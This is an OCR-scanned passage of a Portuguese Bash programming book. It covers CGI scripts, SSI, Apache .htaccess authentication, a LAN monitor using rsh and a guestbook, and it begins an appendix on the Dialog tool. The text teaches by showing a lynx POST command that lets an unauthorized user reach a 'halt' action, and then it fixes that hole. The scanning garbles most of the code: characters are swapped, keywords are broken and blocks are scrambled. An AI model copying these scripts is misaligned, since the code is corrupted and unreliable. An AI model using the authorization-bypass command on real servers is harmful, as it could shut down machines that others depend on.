    434 Programação ShellLinux Para arrumar esse problema, vamos aproveitar e incluir um novo tópico aqui. SSI - Server Side lncludes SSI são diretivas que colocamos em uma página html pura para que o ser- vidor avalie quando a página for acessada. Assim podemos adicionar con- teúdo dinâmico á página sem precisarmos escrevê-la toda em CGI. Para isso basta configurar o seu Apache corretamente. Quem fornece essa op- ção é o módulo includes (mod includel , simplesmente descomentamos a linha que carrega esse módulo: LoadModule includes_module /usr/lib/apache/1 .3/mod_include.so Existem duas maneiras de configurá-lo: 1. Através da extensão do arquivo, normalmente .shtml 2. Através da opção XBitHack. Esta opção testa se o arquivo html ( . htmll requisitado, tem o bit de execução ligado, se tiver ele exe- cutará o que estiver usando as suas diretivas.Acrescente a seguinte linha em seu httpd.conf. XBitHack on Em ambos os casos o arquivo html precisa ser executável. Este tópico está muito bem documentado nos seguintes endereços: http://httpd.apache.org/docs/howto/ssi.htmI http://httpd.apache.org/docs/mod/mod_include.html Contador Para resolver o problema de concorrência vamos utilizar um named pipe. Criamos o seguinte script, que será o daemon que receberá todos os pe- didos para incrementar o contador. Note que ele vai ser usado por qualquer página no nosso site que precise de um contador.
  • 448.
    $ cat daemon_contador.eh 1!/bin/bash PIPE•"/tmp/pipe_contador" 1 arquivo named pipe f dir onde serao colocados os arquivos contadores I de cada pagina DIR•"/var twww/contador•• ( -p "SPIPE" ] 11 mkHfo "SP•PE" while : do for URL in $(cat < SPIPE); do rtLE=''$DIR/$ (echo SURL I sed ' s .. •t .. ' )" CGI em Shell Scrípt 435 ~ quando rodar como daemon comente a proxima linha echo "arquivo ~ SFILE" n• "S(cat snu: 2> dev nulll • n•O echo S((n•n•l)) > "SFILE" done done Como só esse script altera os arquivos, não existe problema de concor- rência. Esse script será um daemon, isto é, rodará em background. Quando uma página sofrer um acesso, ela escreverá a sua URL no arquivo de pipe. Para torná-lo um daemon execute-o em background, assim: $ nohup daemon_contador .sh & e em seguida dê exit na sua seção. O processo que estava associado ao terminal ficará sem pai e será adotado pelo in:.t . Para testar, execute este comando: $ echo "teste_pagina .html " > /tmp/pipe_contador Em cada página que quisermos adicionar o contador acrescentamos a seguinte linha: <!--texec cmd~ "echo SREOUEST_uR: > trrp/pipe_contador"-->
  • 449.
    436 Programação ShellLinux Note que a variável $ REQUEST_URI contém o nome do arquivo que o na- vegador requisitou. Se você ainda não entendeu, tem grande chance de ser devido a não ter compreendido o mecanismo de funcionamento dos named-pipes. Isto está mais esmiuçado no capítulo 8 deste livro. Confira! Segurança Introdução e Configuração Este é um tópico importante quando falamos sobre CGis, principalmente os que têm algum tipo de interação com o usuário. Mas para aumen- tar um pouco a segurança de nossos CGis, podemos utilizar a opção JccessrileName do Apache. Ela nos permite especificar quais usuários terão acesso a um determinado diretório. Por exemplo, podemos espe- cificar quais usuários terão acesso aos scripts em http:/1/ocalhostlcgi-bin/ controle/ Primeiro vamos configurar o Apache. Procure e, se for o caso, desce- mente a seguinte linha em seu httpd . conf : .~ccessFi leNarr..e . htaccess Essa opção define para o Apache o nome do arquivo que terá as informações sobre o controle de acesso de cada diretório. Procure e, se for o caso, descomente as seguintes linhas para não deixar nenhum usuário baixar nossos arquivos de controle de acesso e de usuários e senhas. <Fil es - "A .ht "> Orcler allow,deny Deny ftom all </f'i les> Este próximo passo é necessário porque normalmente a opção JUlo"'ovee riáe de.Eaul t é None . Assim, para cada diretório que você dese- ja ter esse controle, adicione as seguintes linhas em seu httpd . conf: <Directory /di.reto.rio/que/tera/htaccess/> J>.ll oWOvertide i>.uthCon/ig </ Directory> Mate com d re l s 1 • s
  • 450.
    CGI em ShellScript 437 Agora que temos o nosso Apache configurado, vamos configurar o nos- so .htaccess . Este arquivo tem a seguinte estrutura: AuthName "Acesso Restrito" AuthType Basic AuthUserFile /PATH/TO/ .hcpasswd require valid-user Onde: AuthName AuthType AuthUserFile require valid- user - mensagem que irá aparecer quando pedir o username e passwd; - normalmente é Basic; - o PATH para o arquivo que contém a lista de usuário e senha válido; - especifica que somente usuários válidos terão acesso. Vamos a um exemplo. Vamos supor que queremos proteger o acesso ao diretório /usr/lib/cgi- bin/controle. Configuramos o httpd .conf como descrito acima. Depois criamos o seguinte arquivo nesse diretório. AuthName 11 Acesso Restrit011 AuthType Basic AuthUserFile /usr/lib/cgi -bin/controle/ .htpasswd require valid-user Feito isso, criamos o nosso arquivo com os usuários válidos. Importante: os usuários que vamos criar não precisam existir na máquina, isto é, não têm nenhuma relação com o arquivo /etc/pass,~d . Para criar o arquivo utilizamos o comando: $ h tpasswd -m -c ./. htpasswd user Após criarmos e adicionarmos o primeiro usuário, basta tirar a opção -c do comando para adicionar novos usuários no mesmo arquivo. Exemplo: $ htpasswd -m ./. htpasswd outro_user
  • 451.
    438 Programação ShellUnux Obs.: a cada execução do comando aparecerá um prompt pedindo para definir uma senha para o usuário. A opção -m serve para utilizar o algoritmo MOS modificado pelo Apache. Mais detalhes: man htpasswd Tá, e daí? Onde está o CGI em Shell? Calma, isso que vimos é Apache puro. Mas agora vem o pulo do gato : 1 Vamos continuar nosso exemplo. Crie o seguinte arquivo e coloque em /usr/lib/cgi-bin/controle $ cat set.cgi t!/bin/bash echo "content- type : text/plain " echo set Depois acesse http://localhostlcgi-binlcontrolelset.cgi. Se tudo ocorreu bem, aparecerá uma tela pedindo usuário e senha. Entre com um usuário e senha que você cadastrou em ./h~:passwd . Serão mostradas todas as variáveis de ambiente. Dê uma olhada na variável REMOTE usER. É o nome do usuário que fez o login. Agora podemos ter CGis onde só determinados usuários podem acessar e, dentre esses usuários, só alguns terão acesso a certas opções do script, etc. Um exemplo: vamos imaginar que só determinados usuários têm acesso ao CGI de controle sobre a máquina. Então configuramos o Apache, cria- mos o .htaccess e cadastramos os usuários válidos em .htpasswct, isso no diretório /usr/lib/cgi-bin/controle Criamos o nosso script de controle: $ cat controle.cgi i!/bin/bash echo "content-type: text/htcml '' echo echo "<html><head><title>Controle</title></head>" echo "<body>" echo "Voce esta legado como usuario : <b>SREMOTE_USER</b><br>" echo "<form action="/cgi-bin/controle/controle_post.cgi" method= "POST">" echo "<h3>Qual destas operações voce deseja executar ?</h3>''
  • 452.
    CGI em ShellScript 439 [ "$REHOTE_USER" = "9erente" I && { echo "<ínput cype=radío name=op value=halt> Oesli9ar máquina<br>" echo "<input type• radio name=op value=reboot> Reinicializar<br> "; echo " <input typearadio name=op value=w> Ver quem esta lo9ado<br> <input type=radio name•op value• df> Ver uso do disco<br> <input type=submit value=Enviar> </form> </body> </html>" Ok, especificamos que somente o usuário gerente terá acesso às op- ções de halt e reboot. Criamos o scrípt que tratará este ínput. $ cat controle_post.cgi §!/bin/bash echo "cont:enc- type : text/ html" echo echo "<html><head><t i tle>Controle</title></head> " echo "<body>" echo "Voce esta l ogado como usuario : <b>$REMOTE_USER</b><br>" op=$(sed ' / . / s/' op• // ' ) case "Sop" in esac "hal t " echo "desl igando a maquina "reboot" " w" echo "reinicializando a maquina ; ; echo "Usuários logaào :" echo "<pre>S(who)</pre>" "df" ) .) echo "Di sco" echo "<pre>$(df -Th)</ pre>" i ; echo "opcao invalida</ body></ html>" exi c echo "</body></ html>"
  • 453.
    440 Programação ShellLinux Bom, tudo tranquilo. Script sem problemas? NÃO! Pois, se algum usuário olhar o código HTML da página http://loca/host/ cgi-binlcontrole/controle.cgi, ele verá os inputs do form. Assim, ele sabe que o que é enviado pelo POST no nosso exemplo é op=xx . Ele não enxer- gará as opções halt e reboot, mas ele perceberá que são comandos e que o CGI é para executar alguma instrução sobre a máquina. Então se fizemos o seguinte comando: $ echo "op=halt" 1 lynx -dlllllp -post-data > -auth=user:senha http: //localhost/ cgi-bin/ > controle/controle_post . cgi No user:senha, coloque um user e senha válido, mas use um user dife- rente de gerente. Note que estamos indo direto à segunda página controle_po::.t .cgi. O lynx, para quem não sabe, é um navegador modo texto. No exemplo, ele está enviando os dados que recebeu da entrada padrão via o método POST para aquela URL. Como no script controle_post .cgi não existe nenhum controle de usuá- rio, o nosso usuário, que no caso é diferente de gerente, conseguiu desligar a nossa máquina. :c Então vamos arrumar: $ cat controle_post .egi 1! /bln/bash eeho "content-type: text/html" echo eeho "<html><head><title>Controle</title></head>" echo "<body>" echo "Voce es1:a logado co:no uscario : <b>SREM07E_USE:R</b><br>" op•S(sed ' / ./s/"op•// ' 1 case "Sop" in "halt" 1 [ "SREMOTE_USER" "gerente" ) && ( echo "opcao invalida " set » "/tmp/CGI halt_SRE:MOTE_!DDR" echo "</body></ht:nl>"; exlt; J echo "desligando a maquina . .. "
  • 454.
    CGI em ShellScript 441 "reboot " ( " $ f.Bl"101'€._US~R" ! ""' " 9erent~" ] && { echo "opca.o inva.l l da" s~t >> "/t tnp/CG!_reboot_$RBHO·rE_J..DDR" : éSI;C: "'1 " echo ..</body></html>"; exi t; i echo "xeinicializando .a maquina . . . " echo nu!5uàrios logado: .. ec;ho "<pr:e>$ (-;..;ho) < / p t.e> " "df" ) ' ) echo ... OJ.sco" echo "<pr e >$(d f -Th}</pr•> " echo "opca.o i nvalida</body></hcrnl >" exit echo "</body>< /html>" Moral da história: quando utilizar interação com o usuário tem que testar tudo! Teste, teste, teste. Verifique as opções, variáveis, etc. LAN Exemplo prático: vamos monitorar os hosts de nossa LAN. Saber quais estão ativos, quais não respondem e informações sobre um determinado host. Este fonte é apenas uma estrutura básica, mas serve para se ter uma ideia do quão poderoso pode ficar um CGI em She/1. Crie os seguintes ar- quivos em lusrlliblcgi-binllan $ cat lan.cgi !i !/bin/bash echo "content-type : t ext/html " echo echo "<html>" ec ho "<head>" echo "<ti t le>l·1onitoramento da .LAJ ,I</t.it J.e>" i Oescomente as 2 linhas se quiser aut.o ref resh fecho "'<meta http- e quiq- "refresh " tcont.~nt• " lO ; url../cgi-bin/lan/l lln .cgi ">" Mate com d re l s 1 • s
  • 455.
    442 Programação ShellLinux echo ..</head>" echo " <body bgcolor=~~ite> <div align=right>llsuario: <b>$REMO'rE_USO:R</b></div> <cencer><h2>Máquinas da LAN</h2> <form method= "post" action= "lan_inf.o .cgi"> <table widthborder=O cellpAdd.i.ng=2>'" j drquivo contendo o nome dos host a monitorar f'It.E_hosc="host" maxcol=4 numcol=l for host in $ (cat "$FILB_ host.. I sort -9 -tl -k2 ) do clone $numcol = 1 ] && echo "<tr>" # depedendo da versao do ping exLste fi a opcao -w1 que especifica quantos H segundo o ping deve espexar por H resposta . coloque -wl para agi l izar H o tempo de resposta pi ng - cl "$host" > /dev/null 2>&1 if [ $? - eq O );the n echo "<td align="cente r">&nbsp; &nbsp; &nbsp: <img src• " /icons/penguin_on.jpg" alt• "$host OK" border• O></a></td>" ~cho "<td><input type~rddio na~~ho~t valué="$host"><br>$host:</&d>" é l if [ S? - eq 1 J ; then echo "<td align= "center">&nbsp: &nbsp:&nbsp; <img src="/icons/penguin_otf . jpg" a lt="Sem reposta de $host" border=O></a></td>" echo ..<td><br>$ host </td> •• e l if [ $? -eq 2 l ;th en fi echo " <td a lign="çenter">&n.bsp; &nbsp; &nbsp; <img src="I icons/penguin_off . j pg" alt ="$host. nao existe" border=O></a></td>"' echo "<td><br>Shost</td>" $numcol = 4 J && { echo "</tr>'"; numcol=li ~ I I numcol=$ ( !SnumcoHl) ) echo <lt<1.bl e><br> ~1atcria com d r bs auto a.~s
  • 456.
    CGI em ShellScrlpt 443 <input type:submit name="botao" value•"i nfo"> &nbsp; & nbsp; &nb::~p; <i nput type•submit name•"botao" valuc• "pr oces!JO$"> &nbsp; &nbsp; &nbsp; </form> </cent.e.r> </body></html>" A seguir, o script que receberá os pedidos da página principal. Para bus- car informações nos outros hosts estou utilizando um rsh. Você também pode utilizar ssh, é só trocar. $ c a t lan_i nfo .cgi 11 ! / b i n /bash echo "content-type : text/html " echo echo "<html> <head> <title>11onitorame nto da LAN</title></head> <body bgcolor =white> <diV aliqn=right>Usu.!rio : <b >$REJ10TE_USSR</b></div>" VAR•${sed -n 'lp' ) hos-o=S {echo "SVAR" I sed 's/'host={ .')& . *H1/' ) bot ao=S(echo "SVAR" 1 c ut - d = - f3) "$host " -d "$bo t dO"] 11 ( echo ''Opcao invalida</bod y></html> ., ;e;.:it; if 1 "Sbotao" = " info" ] then lp=S(pin(] - cl "Shost " 2> /dev/nuli 1 sed - n ' /'ii>ING/(s/' . '(( ( 0-9 . ]+)) :. *S/l/;p; ) ') echo " <cent er><h2>In fo.rma.coe~ da maqui na : <i>$host</i></h2></center> ~ echo " <s~rong>N'one : </st rong> $host<br>" echo ••<strong>IP: </strong> ecbo •'<br>'' $i p<br>•• saida•S {.rsh ..Shost" cat /proc/ver.s ion) ( "$ '?" - eq "O" ) && echo "<strong>Si s t ema Operacional</ scrong><pre>$saida</pre> " s~idae ${ rsh "$host" up t im~) ( " $?" -eq "O" ) && ~1atcria com d r bs auto a.~s
  • 457.
    444 Programação ShellLinux echo ..<st rong>tlptuue<I s t rong><pre>$saida</p:ce>" saidao$ ( rsh "Shost" c at / proc/cpuinío) [ ".$?"' -eq " O" } & & echo ..<stronq> rnfoz:macoes ela C PU</.strong><pre>$sa~da</pre> " saidaoS ( rsh "Shost• frce - ok) ( .. $?•' - eq '' O'" } && t:cho ..<st.ron<;> I nfo;:macocs de t.Scmoz: ic.l</stz::onq><p r e>$saidu</pre>" mem;$ ( rsh $host cat / p t:oc/memi nfo} per:ce:-: t = e cho " $mem•• I s ed - n ' 2p ' • wk ' lprintf (" ld " ,$3•!00/$2)} ' used~$ ( e cho "Spercent"2 " I bc) free•$ (ec ho ~ zoo-spercent'z · 1 bc) echo ·• <t.abl e border •O cellspacin950 cel l padding•2> <t.r> <~d>< font. size="3 '">0<: </font></t:d> <c.d ,align=center t.:id th.:Sused bqc olor=r ed"> <f one. size=-"3" colot =- ..:hit.~>$pe:ccenc. </font.></td> <t.d 'lidth-$f.rce bgcolo.t=yz:cc n><font sizc==- " 3 "> &nbsp; <I font>< /td> <td><font. size=" 3 '' >100o:</font></td > </tr > <ltable>" echo ''<br><br><stxong>Detalhes :</strong>" echo ·•<pre>$ (echo "$mem'' I sed '1. Jd ' ) .. echo ''<br><b.r></pr..e>" echo ''<strong>Int ormacoes de Disco</str ong><br>'' echo " Discos SCSI <br>" echo ''<pre>$ o:sh '' $host .. cu;. /proc/scsi/ scsi 2> /dev/null)</pre>" êcho ,,Oi :-sCO$ 1DE: <br> '' for i in a b c d do done '['E1 ·1?=$ (.r.sh " $h ost" "tes~: - T,. " / pcoc/.Lde/ hd$i" &6. ~cho ~im'' ) [ " $TEJ1P" ~ " s1m" I H echo - n "hdla : $(rsh "Shost" eat "/proe/ide/hd$1/ (media,rnodel l " sed ' N;s/n/ /')<bx>.. echo ''<b z:>Par ticocs d os Discos " echo ''<p.re>$ (rsh "$host•• cat. /proc/parcitions) </p.re> •• Mate • com d rell s IM s
  • 458.
    echo "<pre>S(rsh "Shost"df -Th)</pre>" echo "<strong><i>swap</i></strong><pre> $(rsh "Shost " cat /proc/swaps)</pre>" elif I "$botao" = "processos" ) ; then saida=S(rsh "Shost " ps aux) ( ''$?'' -eq ''0'' J && echo ''<strong> Informacoes sobre os processos da CGJem Shell Script 445 maquina : <i>$host</i></strong><pre>$saida</pre>" fi echo "</body></html>" Você precisa baixar essas duas imagens utilizadas para mostrar se os hosts estão respondendo ou não. Livro de assinaturas E para finalizar, aqui vai um script que faz um livro de assinaturas. Este programa pode ser considerado como uma pós-graduação em Shell. Mais uma vez obrigado Thobias! $ cat visitas . cgi 11 !/bin/bash 11 11 Livro de Visitas i Thobias Salazar Trevisan i 11 atualizações : I 25/03/2004 - Primeira versão * * #1111111!11#,#N~*i111111wf####i#ii11wwflliiiit1111iwlliifi 411i wiwllititiiiiflfl I Ui CONFIGS N f arquivo que conterá todas as mensagens do livro I quando criar este arquivo é necessário que ele tenha pelo menos i um caractere para podermos utilizar ' sed lr arquivo ' , então f use 'echo > Sarq_visita ' arq_visita=' /tmp/visitas_meu_site . html ' f f arquivo temporário para guardar a mensagem vinda do ?OST temp_!ile= ' /tmp/visicas_post .txt ' 11
  • 459.
    446 Programação ShellLinux 8 diretório para cria r arquivos t empo rários temp_dir• '/tmp ' 11 i di~ccõrio utilizado como loc k pelo scri pc é podemos uci l i z.:1r está abordag0m por sabermos que a # criação de um diretório é atômica di r_lock= ' /unp/loc k_cli retorio_li vro_de_visitas ' M # t itulo d a página t itulo= 'Livco d e Visitas ' i! i cores da página page_ col o t= ' b l ac k' text_color= ' snow ' l ink_color= ' l i ghtgreen' • PJ col oqu e 1 para quando receber uma mensagem no l ivro receber também ~ uma côpia por email SE:ND_MAIL=l N emai l que receber á uma cóp ia NAIL= ' meu_em.all ' @ @ ~*~~H tW HHJHHJWH~ H HH~IIHH#~H I~ HHJ"Hf H~~~HHIHH~DHffHHHD#HH fH fflfH HJ HHj f H ' ------------------------------------------------------------------ 8 mont n o for mulári o p4ra o po.3ca9em de wno nova m~nsa.gem no l iv.ro i ------------------------------------------------------------------ mon ca_ formulario () { local es<ados="AC AL AN AP BA CE DF E:S GO MA MG MS MT PA PS P6 PI PR RJ RN RO RR RS SC 5 6 SP TO" echo '' <form method= "post .. a ction= " $ (Oi !I-*'/J .,> nome: <in put typc=" text" nüme="'nome" m.:"lxl cngth=''50 " 3i%o=''30"> <p> émail: <input. t:ype=" t éXt" nam e ='•rnai L"' rnaxlênCfth="50 '' s i 2e= " 30"> <p> cidade : <input type= "text" name= "cidade " maxlength="50" size="30"> Es tado : <~elect name=~estado"> <option value~ " none" >--- $(for i i n Sestados : do echo <op cion val ue="Si..> Si :done} </select> <p> Sua mensagem:<br> Materia com d r bs a;.Jtora!S
  • 460.
    CGI em ShellSCript 447 <textarea na:ne•"mensage:n" wrap• "physical" rows•"6" cols="50"> </textarea> <p> <input type•"submit" value•"Enviar Mensagem "> <input type•"reset " value•"Limpar "> </form> i ------------------------------------------------------------------ *adiciona uma nova mensagem no livro I ------------------------------------------------------------------ adiciona_msg ()I I temp_html arquivo que conterá a mensagem recebia via POST t já formatada para o livro de visitas, isto é , em html local tem temp_html="Stemp_dir/livro_vuitas temp . html" f link de fd 6 com a stdout e redirec~ona a stdout para um arquivo . f a partir daqui toda a stdout vai para Stemp_html exec 6>&1 ; exec > Stemp_html echo " <!-- •••••••••• INÍCIO DA MENSAGEM ••••••==== --> " date ' +d/~m/ •y • i pega somente o nome tem•S(sed -n ' ls/nome•([A&J •)& . • /1/p ' Stemp_filel [ "Stem" ) H echo "<b>Stem</b>" 11 echo ' <b>anOnimo</b> ' I pega somente o mail tem•S(sed -n ' ls/ .·mail•IIA&) • )& .• /1/p' Stemp_íile) I "Stem" I && echo "< Stem >" li echo '< none@somewhere >' I pega o estado sed - n ' 1s/ .•cidade=([A&J •)&estado•((A&) ' )& .' /(1 - 2)/p' Stemp_file echo "<br>•• f imprime a mensagem trocando o final de linha por <BR> sed ' ls/ .· &mensagem •//; s/S/<br>/ ' Stemp file echo "<hr noshade> <!-- ········-- FIM DA MENSAGEM •••••••••• --> r restaura a stdout e fecha o fd 6 exec 1>&6 6>&- ; I testa se já ex>ste o arquivo com as mensagens I - f "Sarq_visita" I echo > Sarq_vis~ta I precisamos de pelo menos um char
  • 461.
    448 Programação ShellLinux 8 adiciona a nova mensagem no inicio do arquivo ( rm -f $arq_visita; sed nlr $temp_html" > $arq_ visita ) < $arq_visita tt envi a uma côpia da mensagem recebia para um e -)l(lil [ "$SEND_MAIL" = "1" J H maíl - s 'Li vro da Visitas ' $MAIL < $-cemp_ file i ----------- ------------------------------------------------------- f testa se o scr ipt estâ recebendo dados via POST e trata i os me-smos se necessário .------------------------------------------------------------------ testa_ post () ( i utili=amos um diretório como lock para não sobrescrevermos o arquivo I com os dados recebidos via POST enquanto o mesmo está sendo pt:ocessado t.rap ' rmdir $(dir_lock : -VARIAVEl.._VAZIAJ >/dev/null 2>&1; return' 1 2 3 15 Hhile ! mkdir $dir_ l ock >/dev/null 2>&1 ; do sleep l ;done i! faz o ur ldecode . copiado com algumas modificações de !l hl;t.p ://aurelio.net/sed/programas/unescape. sed sed 's/+/ /g ; s/t 40/@/g;s/~ O[Dd] t0 [Aa ] / /g;s/ %09/ / % 22/" /g s/, 23/1/g; s/124/$/g; s/126/l/g:s/ 27/' ' ' /g s/~ 28/(/g;s/%29/)/g;s/ %28/+/g s/% 2C/, /g; s/" 2F///g;s/• 3A/:/g;s/%3B/;/g s/% 3C/</g;s/ % 3D/=/g ; s/3~/>/g s/%3F/?/g;s/% 5B/[/g; •/%5C//g; s/t 5D/]/g s/~ 5E/ '/g; s/< 60/ . /g ; s/t7B/(/g s/% 7C/I/g;s/ ~7D/}/g; s/ ~7~/-/g : s/%Al/ ; /g s/%A2/</g;s/ tA3/f/g; s/~A4/o/g s/, A5/V/g;s/ t A6/:/g; s/l A7/§/g;s/! A8/'" /g s/'I,A9/IfJ/g;s/ ~AA/•Jg ; s /'!.AB/«/g si• Acf,fq :si ~ADI/g:si%AE/~/q:s/ AF/-/g s/• Bo /'/g;s/ t Bl/±/g;s/t B2/' /g s/~B3/ ' /g;s/ %B4/ ' /g; s/%BS/p/g: s/% B6/~/g s/• B7/ · /g; s/t B8/ , /g:s/ t s9/ 1 /g s/~BA/' /g; s/t BB/»/g; s/'OBC/4/g; s /%BD/'->/g s/% BE/~/g ; s/ ~BF/ 0/g;s / ?CO/À/g s/!Cl/Á/g ; s/ õC2/Â/g;s/~C3/Â/g : s/%C4/A/g s/%CS/Â/g ; s/ ~C6/E/g;s/~C7/Ç/g s/% c 8/É/g;s/ % C9/É/g;s/1cA/t/g: s/3cs/e/g s/~CC/I/g;s/ %CD/Í/g;s/%CE/!/g s/~CF/l/g;s/ .DO/D/g; s/%Dl/N/g ; s/ t 02/Ó/g s/, D3/0/g;s/t D4/Õ/g; s/t DS/0/g s/% D 6/0/g;s/ ~D7/ •/ g; s/ tD8/0/g; s/% D9/0/g /g; s/ ~21/!/g;s Materia com d r bs a;.Jtora!S
  • 462.
    s/tOA/Ú'g;s/08/Ú/g;s/ DC/U/g s/00/Y/g ;s/~OE/~/g ; s/ OF/6/g;s/EO/à/g s/El/à/g; s/E2/A/g; s/,E3/3/g s/E4/~/g ; s/ E5/â/g ; s/ E6/~/g ; s/%E7/ç/g s/E8/e/g; s/% E9/é/g; s/% EA/ê/g s/ EB/ê/g;s/%EC/i/g; s/%EO/i/g; s/%EE/l/g s/ EF/1/g; s/ FO/~/g; s/,Fl/~/g s/ F2/õ/g;s/%F3/ó/g;s/~F4/6/g;s/,FS/õ/g s/F6/0/g;s1 F7/~/g;s/ FS/0/g s/F9/ú/g; s/ FA/ú/g;s/ FB/0/g;s/FC/u/g s/tFO/y/g; s/FE/p/g; s/ FF/y/g ; sr 25/%/g ' > Stemp_ftle N se t.emos 1nput ele está em Stemp_file [ -s Stemp_file 1 && adiciona_msg ~ apaga o nosso diretório de lock rmdir "${dir_lock:-VARIA VEL_VAZIAl " CGI em Shell Script 449 ~fttl;·l~rt#~f!iff~ifr••••••,,•&#F•F;~·•~•·~•••f~aa&.aa!i;•&ifft~,f­ ~ ~ ------------------------------------------------------------------ • l?rincipal .------------------------------------------------------------------ echo "content- type: text/html " echo echo "<html> <head> <title> Stitulo <lt.itle> </head>" echo "<body bgcolor= "Spage_color" tex ~• " Stex t_co:or " link= "Slink_ color••>" echo "<center><hl>Stitulo</hl></center><hr size•6 noshade>" m onta_formulario echo "<hr sizee6 noshade>" testa_post cat Sarq_visita echo "</body>" echo "<'html>"
  • 463.
    ·Apêndice 4 Dialog Bem-vindo(a) ao"Dialog --tudo", uma documentação com- pleta do programa Dialog escrita em português. O Dialog é um programa usado para desenhar inter- faces amigáveis para o usuário, com botões e menus, a partir de um Shell Script. Um Shell Script é um programa feito para funcionar no interpretador de comandos (prompt) padrão do UNIX/Linux, como o Bourne Shell, ou o Bash. Por que este documento existe Este documento veio para preencher uma lacuna na do- cumentação nacional de Software Livre. Apesar de ser um programa já anHgo, muito conhecido35 e útil, o Dialog nunca teve uma documentação tipo tutorial, que ensinas- se aos poucos seus conceitos, nem em português, nem em inglês. Como a procura por um documento como esse sempre foi grande, ele existe por causa da demanda. Sua razão de existência é a sua prévia inexistência. 35. O Dialog se destacou porsero programa usado para instalar o Slackware Linux. 450 Materia com d r bs a;.Jtora!S
  • 464.
    Dialog 451 Do autor(meu grande amigo Aurélio Marinho Jargas): "Em Junho de 2003, cansado de ver a mesma cena se repetir durante anos, resolvi fazer algo para mudar a situação. Há muito tempo participante da lista de discussão She/1-script, era muito frequente haver pessoas pro- curando documentação sobre o Dialog, e fora a que acompanha o progra- ma (em inglês), simplesmente não havia outra. Espero que este documento acabe com essa falta de uma vez por todas." Objetivo e Escopo Deste Documento O objetivo O objetivo principal é que alguém 100% leigo em Dialog possa, ao final da leitura deste documento, criar scripts que o utilizem, ou modificar scripts já existentes para usarem uma interface em Dialog. O escopo O escopo é o uso do Dialog. Este documento irá apresentá-lo, ensinar de maneira progressiva como ele funciona e prover exemplos e dicas de como usufruir de suas características. Basicamente isso envolve: - O que ele pode fazer; - Como ele faz; - Como embuti-lo num script; - Técnicas de navegação entre telas; - Configuração de aparência. Pré-requisito Do leitor, espera-se um conhecimento prévio de programação em Shell Script (Bourne She/1). Os scripts que serão demonstrados aqui são sim- ples, mas para um leigo em She/1 será difícil aproveitar o conteúdo deste documento. Afinal, o Dialog foi feito para trabalhar em conjunto com o She/1. Mate com d r~•los autCYa s
  • 465.
    452 Programação ShellLinux Recomendação Para um aprendizado robusto, recomenda-se que o leitor tenha um She/1 disponível no momento da leitura. Nesse She/1 devem ser digitados e exe- cutados todos os exemplos, para que o leitor tenha uma experiência prática com o Dialog, e não apenas faça uma leitura passiva. Últimas Palavras Antes de Iniciar Resumindo o Prefácio: para obter os conhecimentos que este documento se propõe a transmitir, o leitor deve ter: - Conhecimento prévio de programação She/1; - Um She/1 disponível para testar os exemplos; - O Dialog instalado e funcionando em sua máquina. Se você ainda não tem o Dialog, instale o programa direto do CD da sua distribuição de Linux, ou baixe os fontes. Tudo certo? Então boa leituraI Introdução O que é o Dialog O Dialog é um programa para console (modo texto) que desenha caixas de diálogo ("dialog boxes") na tela, similares às do modo gráfico, com bo- tões, entradas para texto e menu. Essas caixas são utilizadas para compor interfaces amigáveis com o usuário, para que ele responda perguntas ou escolha opções. O Dialog é um executável e recebe todos os parâmetros via linha de comando, então ele geralmente é usado dentro de um She// Script. Serve para fazer programas interativos, que o usuário precisa operar durante sua execução. Tarefas comuns feitas com o Dialog são escolher uma opção em um menu, escolher um arquivo, uma data e digitar frases ou senhas. Mate com d r~•tos autCYa s
  • 466.
    Dialog 453 Com oDialog é possível fazer programas em She/1 que se "parecem" com programas gráficos, onde o usuário vê apenas telas e navega entre elas apertando os botões de "OK" e "CANCELAR". Um exemplo clássico desse tipo de interface são os programas de instalação de software. Utilizando esse conceito de telas, é possível "amarrar'' o usuário ao progra- ma, lhe apresentando as opções disponíveis, sem que ele precise ter acesso direto à linha de comando. Útil para logins restritos e para ajudar iniciantes. Breve Histórico do Dialog O Dialog original é antigo e não é mais desenvolvido, foi até a versão 0.3. Outros programadores o adotaram e continuaram o desenvolvimento até a versão 0.7. Depois surgiu o "cdialog" (ComeOn Oialog), como um Dialog melhorado, baseado no original. O cdialog continuou evoluindo e acabou se tornando o oficial, sendo re- nomeado para "dialog". Este é o Dialog que veremos aqui. Seu Primeiro Comando com o Dialog Vamos direto a um exemplo para que você conheça •a cara" do Dialog. Sente numa posição confortável e digite no She/1 o seguinte comando: $ dial og --~gbox 'mi nha primeira ~ela' 5 40 Imediatamente sua tela ficará assim: Fácil, não? Desenhamos uma caixa de mensagens (msgbox) de tamanho 5 por 40. Materia com d r bs a;.Jtora!S
  • 467.
    454 Programação ShellUnu~ O Dialog reconhece vários tipos de "caixas", e esta msgbox é uma das mais simples. os dois números passados no final do comando definem o ta- manho da caixa que queremos desenhar, nesse caso 5 linhas e 40 colunas (Não confundir com pixels, pois estamos no console!). Listagem dos 15 Tipos de Caixas Para saciar a curiosidade do leitor, aqui estão listados todos os tipos de caixas suportados pelo Dialog: I Tipo da caixa Desenha uma caixa onde o usuário•.. ~~ calendar Vê um calendário e escolhe uma data checklíst Vê uma lista de opções e escolhe várias fselect Digita ou escolhe um arquivo :-=---- gauge Vê uma barra de progresso (porcentagem) infobox Vê uma mensagem, sem botões ;= ínputbox Dígita um texto qualquer I menu Vê um menu e escolhe um item msgbox Vê uma mensagem e aperta o botão OK passwordbox Digita uma senha radiollst Vê uma lista de opções e escolhe uma r- tailbox Vê a saída do comando tail - f :::- tailboxbg Vê saída do comando tai 1 - f (segundo plano) textbox Vê o conteúdo de um arquivo ~ timebox Escolhe um horário yesno Vê uma pergunta e aperta o botão YES ou o NO É notável que a variedade é grande e temos caixas para vários tipos de tarefas. Algumas caixas são novas e foram introduzidas em versões mais recentes do Dialog.
  • 468.
    Dialog 455 Caso algumadessas caixas não funcione na sua máquina, atualize o seu Dialog para a versão mais recente ou confira se ele foi compilado com todas as caixas disponíveis. Exemplos dos Tipos de Caixa Agora que já sabemos como é a cara do Dialog, e quais são todos os tipos de caixas disponíveis, com certeza o leitor deve estar afoito para cruzar essas duas informações e ver a cara de todas as caixas, não? É isso o que veremos agora, uma listagem completa com um exemplo funcional de cada tipo de caixa, constando um foto da tela e a linha de co- mando usada para gerá-la. Como uma maneira de contextualizar nossa listagem, inventamos o IIV, que é o lnstalador Imaginário do Vi. As telas seguintes fazem parte desse instalador, que instala e configura o editor de textos Vi em sua máquina. Instruções Importantes: - Não veja essa lista com pressa. - Analise com atenção os detalhes de cada tela, acompanhe na linha de comando as opções e parâmetros utilizados, redigite (ou copie e cole) os comandos na sua She/1 e veja os exemplos "ao vivo". - Experimente mudar alguns parâmetros e ver o que acontece, explore 